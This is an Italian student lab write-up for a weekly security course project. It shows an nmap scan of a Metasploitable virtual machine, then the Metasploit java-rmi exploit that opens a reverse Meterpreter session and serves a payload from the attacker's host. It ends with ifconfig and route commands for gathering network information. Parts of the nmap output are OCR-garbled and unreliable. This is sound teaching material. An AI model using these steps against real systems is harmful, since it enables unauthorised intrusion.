PROGETTO SETTIMANA 7

Obiettivo:

- Ottenere informazioni configurazione di rete.
- Ottenere informazioni sulla tabella di routing.

Vittima:


Metasploitable.

Innanzitutto, procedo con una scansione dei servizi aperti utilizzando **nmap**. Dopo la scansione e trovato i servizi attivi con le rispettive porte, mi concentro sul servizio **java-rmi** che si trova sulla porta **1099**.

```
s nmap -sV 192.168.178.125
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-26 06:32 EST
Nmap scan report for 192.168.178.125
Host is up (0.0043s latency).
Not shown: 978 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
          open ftp vsftpd 2.3.4
open ssh OpenSSH 4.7pl Debian 8ubuntul (protocol 2.0)
open telnet Linux telnetd
open smtp Postfix smtpd
open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
open rpcbind 2 (RPC #100000)
         open ftp
open ssh
22/tcp
23/tcp
25/tcp
80/tcp
111/tcp open rpcbind
139/tcp open netbios-s
                   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open
512/tcp open
                   exec?
513/tcp open login
514/tcp open tcpwrapped
1099/tcp open
                    java-rmi
                                   GNU Classpath grmiregistry
                   java-rmi
bindshell
 1524/tcp open
                                   Metasploitable root shell
2049/tcp open
                           2-4 (KPC #100-
ProFTPD 1.3.1
MySQL 5.0.51a-3ubuntu5
----SQL DB 8.3.0 - 8
                                   2-4 (RPC #100003)
2121/tcp open ftp
3306/tcp open mysql
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc VNC (protocol 3
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
                                   VNC (protocol 3.3)
8009/tcp open
                   ajp13
                                   Apache Jserv (Protocol v1.3)
/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

Dopo aver individuato il servizio vulnerabile avvio Metasploit con il comando **msfconsole** da kali.


Una volta entrato su Metasploit tramite il comando **search** cerco l'exploit che mi serve, in questo caso mi serve un exploit per il server java-rmi.



Sto cercando un exploit quindi selezionerò e userò il primo.

Per utilizzare questo exploit si usa il comando **use** seguito dal path dell'exploit, oppure seguito dal numero corrispondente dell'exploit nella colonna "#".

Successivamente utilizzo il comando **show options** per vedere quali parametri mi chiede di inserire: in questo caso richiede che venga inserito l'indirizzo IP della vittima. L'IP della vittima si imposta con il comando **set rhosts** seguito dal suo IP.



Per verificare che l'IP della vittima sia stato inserito correttamente riutilizzo il comando **show options**.

```
HTTPDELAY 10 yes
RHOSTS 192.168.178.125 yes
```

Ora che sono sicuro che tutto è stato impostato correttamente utilizzo il comando **exploit** per eseguirlo.

```
[*] Started reverse TCP handler on 192.168.178.124:4444
[*] 192.168.178.125:1099 - Using URL: http://192.168.178.124:8080/3tV0BI
[*] 192.168.178.125:1099 - Server started.
[*] 192.168.178.125:1099 - Sending RMI Header ...
[*] 192.168.178.125:1099 - Sending RMI Call ...
[*] 192.168.178.125:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.178.125
[*] Meterpreter session 1 opened (192.168.178.124:4444 → 192.168.178.125:59880) at 2024-01-26 09:23:40 -0500
```

Una volta finito per verificare la riuscita dell'exploit, utilizzo il comando **ifconfig** e questo mi deve restituire l'IP della vittima.

Il secondo obiettivo era quello di ottenere informazioni sulla tabella di routing, con il comando **route** possiamo vedere queste informazioni.

